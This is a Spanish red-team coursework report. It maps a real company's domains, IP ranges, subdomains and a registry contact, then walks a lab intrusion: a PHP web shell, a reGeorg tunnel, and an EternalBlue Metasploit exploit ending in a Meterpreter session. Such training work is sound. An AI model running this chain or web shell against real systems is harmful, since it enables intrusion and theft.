
RED TEAM

Autor: Frco Javier García Varela

Fecha de entrega: 12/02/2023

Contenido

Ejercicio 1: Reconocimiento de una organización 2

 Enunciado: 2

 Ejercicio:..... 2

Ejercicio 2: Intrusión y explotación de vulnerabilidades mediante tunelización..... 8

 Enunciado: 8

 Ejercicio:..... 8

Ejercicio 3: Movimiento lateral sobre sistemas..... 14

 Enunciado: 14

 Ejercicio:..... 14

Ejercicio 1: Reconocimiento de una organización

Enunciado:

El alumno deberá desarrollar el proceso de reconocimiento de activos sobre una empresa a su elección. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así como documentar las acciones y resultados obtenidos para la identificación de al menos los siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios


Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.

Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso (sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades).

Ejercicio:

Organización elegida: Grupo Oesía

En este caso empezamos revisando ligeramente la pagina web principal del objetivo. En ella encontramos 5 potenciales objetivos:




Tras analizarlos vemos que el primero no contiene ningún enlace, los 2 siguientes nos llevan a diferentes rutas de la página principal y los últimos 2 nos llevan a otros dominios que añadimos a la lista de dominios a revisar.

Una vez tenemos esto procedemos a buscar sistemas autónomos que pertenezcan una de estas empresas, para lo que usamos las herramientas web <https://bgp.he.net/cc>, donde solo encontramos uno para la empresa Oesía.

[AS24624 Oesia Networks SL](#)

ks	AS Info	Graph v4	Prefixes v4	Peers v4	Whois	IRR
home						
report						
report						
report						
s						
routes						


Prefix	Description
80.253.64.0/20	<input checked="" type="checkbox"/> Oesia Networks SL 


Updated 08 Feb 2023 16:29 PST © 2023 Hurricane Electric

Una vez hecho esto empezamos a buscar relaciones de estos 3 dominios con otros que puedan pertenecer a la misma empresa.


Para esto haremos uso de la herramienta web <https://viewdns.info/>, la cual nos proporciona diferentes herramientas para revisar tantos registros WhoIS, registros DNS y hacer uso de varias herramientas de reversing.

Local Nameserver Tests

Status	Test Case	Information
	NS records at your local servers	NS records retrieved from your local nameservers were: ns1.iasoft.es. [80.253.65.11] [TTL=10800] ns2.iasoft.es. [80.253.68.21] [TTL=10800]

Status	Test Case	Information
	SOA Record	Your Start of Authority (SOA) record is: Primary nameserver: ns1.iasoft.es. Hostmaster E-mail address: admin.iasoft.es. Serial number: 2023013122 Refresh: 28800 Retry: 7200 Expire: 1209600 Minimum TTL: 10800

Mail eXchanger (MX) Tests

Status	Test Case	Information
	MX Records	Your Mail eXchanger (MX) records are: 10 oesia-com.mail.protection.outlook.com. [TTL=10800] 20 mx3.hosting.iasoft.es. [TTL=10800]

Reverse IP results for oesia.com (34.175.89.162)
=====

There are 11 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
grupooesia.com	2023-02-09
iasoft.es	2023-02-09
itdeusto.com	2023-02-09
oesia.com	2023-02-11
oesia.es	2023-02-07
oesia.mobi	2023-02-06
sinergiatec.com	2023-02-09
sinergiatec.es	2023-02-07
tecnobit.com	2023-02-02
tecnobit.es	2023-02-07
tecnobit.org	2023-02-04

Con esto logramos obtener una amplia lista de dominios que se relacionan con la empresa Grupo Oesía y con sus otros dominios. Una vez hemos limpiado los resultados para tener solo

resultados relacionados con la empresa usaremos la herramienta <https://main.whoisxmlapi.com/> para obtener una lista de rangos relacionados con estos dominios para posteriormente ver que objetivos podemos sacar de estos rangos.

oesia Netblocks details

IPv4 address (ex: 8.8.8.8) New lookup

Search by IPv4, IPv6, Company name, ASN

IP range(s) found: 12 Documentation

IP range #1

IP range #1		Autonomous System	
Inetnum	80.253.64.0 - 80.253.79.255	Netname	ES-IASOFT-20011211
Inetnum first	281472040517632	Modified	August 26, 2016
Inetnum last	281472040521727	Country	ES
Source	RIPE	ASN	24624
		Name	IASOFT-AS
		Route	80.253.64.0/20

Organization		Administrative contacts		Technical contacts	
ID	ORG-ISAS1-RIPE	ID	DRE7-RIPE	ID	DRE7-RIPE
Name	Oesia Networks SL	Person	DAVID ROMAN	Person	DAVID ROMAN
Email	droman@iasoft.es	Phone	+34 976 467220	Phone	+34 976 467220
Phone	+34 976 467220 +34976467220	Email	droman@iasoft.es	Email	droman@iasoft.es
Country	ES	Address	- IA SOFT ARAGON SL - ISABEL LA CATOLICA 6, PLANTA 1 - 50009 ZARAGOZA	Address	- IA SOFT ARAGON SL - ISABEL LA CATOLICA 6, PLANTA 1 - 50009 ZARAGOZA
Address	- Calle Marie Curie 19 - 28521				

Una vez tenemos la lista de dominios pasamos a tratar de localizar subdominios de estos para localizar posibles vectores.

En este caso la lista completa de dominios relacionados que obtenemos es de 26 dominios, pero para realizar la enumeración de subdominios y posterior análisis de posibles vectores usaremos entre 5 y 10 dominios principales. Para ello veremos cuantas respuestas nos aparecen en los buscadores de cada uno y nos quedaremos con aquellos que más respuestas tengan.

Tras realizar la búsqueda indicada, los dominios que usaremos son 10, que son aquellos en los que hemos obtenido por lo menos un resultado.

La lista es la siguiente:

Dominios	Resultados de Google
iasoft.es	2050
oesia.com	940
uavnavigation.com	740
grupooesia.com	736
inster.es	154
itdeusto.com	1
tecnobit.com	1
tecnobit.es	1
tecnobit.org	1
iasoft.com	1

Con esta lista ya definida pasamos a enumerar los subdominios que encontramos para cada uno, para lo que empleamos las herramientas Amass, AssetFinder y SubScan.py:

Amass:

```
(kali㉿kali)-[~]  
$ amass enum -df ./Listas/Dominos  
uavnavigation.com  
inster.es  
ns2.iasoft.es  
ns1.iasoft.es  
oviaragon.customers.iasoft.es  
mx3.hosting.iasoft.es  
164.65.253.80.in-addr.servidores.iasoft.es
```

Assetfinder:

```
(kali㉿kali)-[~]  
$ assetfinder oesia.com  
u32227667.ct.sendgrid.net  
actividad.oesia.com  
intraweb.oesia.com  
ciberseguridad.oesia.com  
hvi0x0478.oesia.com  
cauoesia.duckdns.org  
pruebaconcienciacion.duckdns.org  
oesia.com  
avionica.oesia.com  
aeronautica.oesia.com
```

Subscan.py

```
(kali㉿kali)-[~/Herramientas/subscan]  
$ python3 subscan.py -f bitquark-subdomains-top100000.txt oesia.com  
/home/kali/Herramientas/subscan/subscan.py:29: DeprecationWarning: There is no current event loop  
loop = asyncio.get_event_loop()  
/home/kali/Herramientas/subscan/subscan.py:44: DeprecationWarning: There is no current event loop  
tasks.append(asyncio.ensure_future(  
vpn.oesia.com 80.32.15.103  
mail.oesia.com 80.253.72.199  
m.oesia.com 190.144.132.54  
ftp.oesia.com 80.253.72.186  
smtp.oesia.com 80.253.72.195  
www.oesia.com 34.175.89.162  
mail2.oesia.com 80.253.72.200  
sip.oesia.com 52.112.192.139
```

Una vez tenemos la lista de subdominios procedemos a lanzar la herramienta gowitness mediante el comando “./gowitness-2.4.2-windows-amd64.exe file -f SubDominios.txt”, lo que nos reporta una screenshot de los subdominios que responden.


Tras analizar dichas screenshot podemos ver varios paneles de acceso, lo que nos ofrece un posible vector mediante fuerza bruta sino esta protegido contra ella o un posible sql inyección en caso de no estar correctamente configurado (se adjuntan capturas en la carpeta Paginas Interesantes).

Revisando las páginas también encontramos la opción de aplicar a diferentes puestos, donde se nos permite subir ficheros, lo que podría ser otro posible vector de acceso a la red mediante ReGeorg en caso de no estar bien configurado.

Ahora revisamos de las paginas mas interesantes que localizamos, para ello nos fijaremos sobre todo en aquellas páginas que vemos portales de acceso antiguos.

Tras revisar nos quedamos por ejemplo con dos páginas: <http://webmail.iasoft.es/> y <https://tracker-st.oesia.com/>, las cuales vemos con wapallizar que tienen versiones antiguas de Apache y PHP.

Versiones y CVEs de Servidores Apache en la diferentes paginas:




Buffer overflow in htdigest in Apache 2.0.52 may allow attackers to execute arbitrary code via a long realm argument. NOTE: since htdigest is normally only locally accessible and not setuid or setgid, there are few attack vectors which would lead to an escalation of privileges, unless htdigest is executed from a CGI program. Therefore this may not be a vulnerability.

Publish Date : 2005-05-02 Last Update Date : 2008-09-10

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Overflow
CWE ID	CWE id is not defined for this vulnerability



In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.


Publish Date : 2017-06-20 Last Update Date : 2021-06-06

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	476

Versión y CVE de PHP:



Buffer overflow in the crypt function in PHP before 5.3.7 allows context-dependent attackers to have an unspecified impact via a long salt argument, a different vulnerability than CVE-2011-2483.
Publish Date : 2011-08-25 Last Update Date : 2017-08-29

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Overflow
CWE ID	119

Ejercicio 2: Intrusión y explotación de vulnerabilidades mediante tunelización

Enunciado:

El alumno deberá desplegar las máquinas virtuales proporcionadas (DVWA, Windows Server 2012 y Windows Server 2008) de la siguiente manera:

- DVWA y Kali en una red NAT 1
- DVWA y Windows Server 2008 en una red NAT 2

****** De esta forma, el sistema Kali no tendrá visibilidad directa sobre la máquina Windows Server 2008


Posteriormente deberán ser desarrollar las siguientes acciones:


- Desplegar reGeorg en DVWA mediante la funcionalidad de subida de ficheros
- Hacer uso de reGeorg para enumerar el sistema Windows Server
- Hacer uso de Metasploit para explotar la vulnerabilidad EternalBlue mediante el uso del proxy levantado en local con reGeorg

Ejercicio:


Lo primero que haremos para este ejercicio será montar el laboratorio.

Creemos las 2 redes NAT y añadiremos los equipos con la siguiente distribución.






Una vez tenemos creado el laboratorio pasamos a cambiar el tipo de seguridad de la maquina DVWA a bajo para poder realizar la prueba.




El siguiente paso será subir el archivo `tunnel.nosocket.php` de ReGeorg a la maquina DVWA mediante un file upload. Usaremos este archivo ya que la maquina DVWA es bastante antigua.



Al subirlo se nos indica la ruta en la que se aloja el archivo.



Si accedemos a dicha ruta veremos que el archivo es accesible correctamente.




Una vez hemos subido el archivo vamos a emplear el archivo reGeorgSocksProxy.py para crear el túnel empleando el archivo php que hemos subido antes.

Ejecutaremos el siguiente comando: “python2.7 reGeorgSocksProxy.py -u http://10.0.1.5/hackable/uploads/tunnel.nosocket.php” y dejaremos abierta esta terminal para utilizar el archivo subido como proxy.



Una vez hayamos creado el túnel configuraremos el archivo proxychains.config añadiendo el puerto que usaremos como proxy.



En este punto ya tenemos la opción de mandar nuestro tráfico desde la máquina DVWA, pero no sabemos todavía que interfaces de red tiene ni que otras redes tiene accesibles. Para esto subiremos un pequeño web Shell en PHP al DVWA para poder ejecutar comandos directamente en la máquina.

```
1 <?php system ($_GET['cmd']); ?>
2 |
```

Una vez tenemos nuestra Shell podemos ejecutar el siguiente comando “curl http://10.0.1.5/hackable/uploads/test.php?cmd=ip%20a” para que nos muestre las interfaces de red de la máquina infectada.

```
(kali@kali)-[~]
$ curl http://10.0.1.5/hackable/uploads/test.php?cmd=ip%20a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:11:54:6e brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.5/24 brd 10.0.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe11:546e/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:d7:88:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth1
    inet6 fe80::a00:27ff:fed7:88d7/64 scope link
        valid_lft forever preferred_lft forever
```

Ahora que ya sabemos que esta máquina dispone de otra red procedemos a escanearla mediante un nmap al que le ponemos el parámetro -sn para que solo realice un ping a cada ip de forma que sea rápido y no genere demasiadas alertas.

Ejecutamos el comando “proxychains -f ./proxychains4.conf nmap -sn 10.0.2.0/24”:

```
(kali@kali)-[~]
$ proxychains -f ./proxychains4.conf nmap -sn 10.0.2.0/24
[proxychains] config file found: ./proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-11 23:58 CET
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.1:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.2:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.5:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.8:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.11:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.14:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.17:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.20:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.23:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.27:80 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.30:80
```

Una vez ejecutado localizamos que en esa red está el DVWA y otro equipo conectado a la ip 10.0.2.26.

Lanzamos un nuevo nmap, pero esta vez más directo solo a la IP objetivo, con el comando -sCV para obtener datos de la versión ejecutada.

Ejecutamos el comando “proxychains -q -f ./proxychains4.conf nmap -sCV 10.0.2.26”.

```
Nmap scan report for 10.0.2.26
Host is up (0.0026s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Site doesn't have a title.
|_ http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2008 R2 10.50.4000.00; SP2
|_ ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-date: 2023-02-12T00:31:20+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2023-02-12T00:16:07
|_ Not valid after: 2023-02-12T00:16:07
3389/tcp  open  ssl/ms-wbt-server?
|_ ssl-cert: Subject: commonName=server2008.rooted.local
|_ Not valid before: 2022-09-26T07:48:44
|_ Not valid after: 2023-03-28T07:48:44
|_ ssl-date: 2023-02-12T00:31:20+00:00; 0s from scanner time.
|_ rdp-ntlm-info:
|_ Target_Name: ROOTED
|_ NetBIOS_Domain_Name: ROOTED
|_ NetBIOS_Computer_Name: SERVER2008
|_ DNS_Domain_Name: rooted.local
|_ DNS_Computer_Name: server2008.rooted.local
|_ DNS_Tree_Name: rooted.local
|_ Product_Version: 6.1.7601
|_ System_Time: 2023-02-12T00:30:58+00:00
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Con esta información ya vemos que nos enfrentamos a un Windows Server 2008 R2, por lo que nos disponemos a utilizar la vulnerabilidad conocida EternalBlue.

Para ello emplearemos el framework metasploit, el cual redirigiremos a través del proxy levantado con ReGeorg.

Lo primeros que hacemos es configurar nuestro proxy en metasploit y activar que se use dicho proxy.

```
msf6 > set Proxies SOCKS5:127.0.0.1:8888
Proxies => SOCKS5:127.0.0.1:8888
msf6 > set ReverseAllowProxy true
ReverseAllowProxy => true
```

Después cargamos el exploit de eternalblue.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Dado que la maquina objetivo no tiene visibilidad con nuestro Kali, usaremos un bind Shell, lo que pondrá un Shell a la escucha en el Windows y nosotros nos conectaremos a dicho puerto.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 24
payload => windows/x64/meterpreter/bind_tcp
```

Configuramos el exploit y el payload con los datos de la IP y puerto objetivo

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.26
rhosts => 10.0.2.26
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.26
rhost => 10.0.2.26
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4447
lport => 4447
```

Lanzamos el exploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.26:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.26:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.26:445 - The target is vulnerable.
[*] 10.0.2.26:445 - Connecting to target for exploitation.
[*] 10.0.2.26:445 - Connection established for exploitation.
[*] 10.0.2.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.26:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.26:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 10.0.2.26:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.26:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.0.2.26:445 - 0x00000030 6b 20 31 k 1
[*] 10.0.2.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.26:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.26:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.26:445 - Starting non-paged pool grooming
[*] 10.0.2.26:445 - Sending SMBv2 buffers
[*] 10.0.2.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.26:445 - Sending final SMBv2 buffers.
[*] 10.0.2.26:445 - Sending last fragment of exploit packet!
[*] 10.0.2.26:445 - Receiving response from exploit packet
[*] 10.0.2.26:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.26:445 - Sending egg to corrupted connection.
[*] 10.0.2.26:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.0.2.26:4447
[*] Sending stage (200774 bytes) to 10.0.2.26
[*] 10.0.2.26:445 - -----
[*] 10.0.2.26:445 - -----WIN-----
[*] 10.0.2.26:445 - -----
[*] Meterpreter session 1 opened (127.0.0.1:40439 -> 127.0.0.1:8888) at 2023-02-12 03:13:41 +0100

meterpreter > 
```

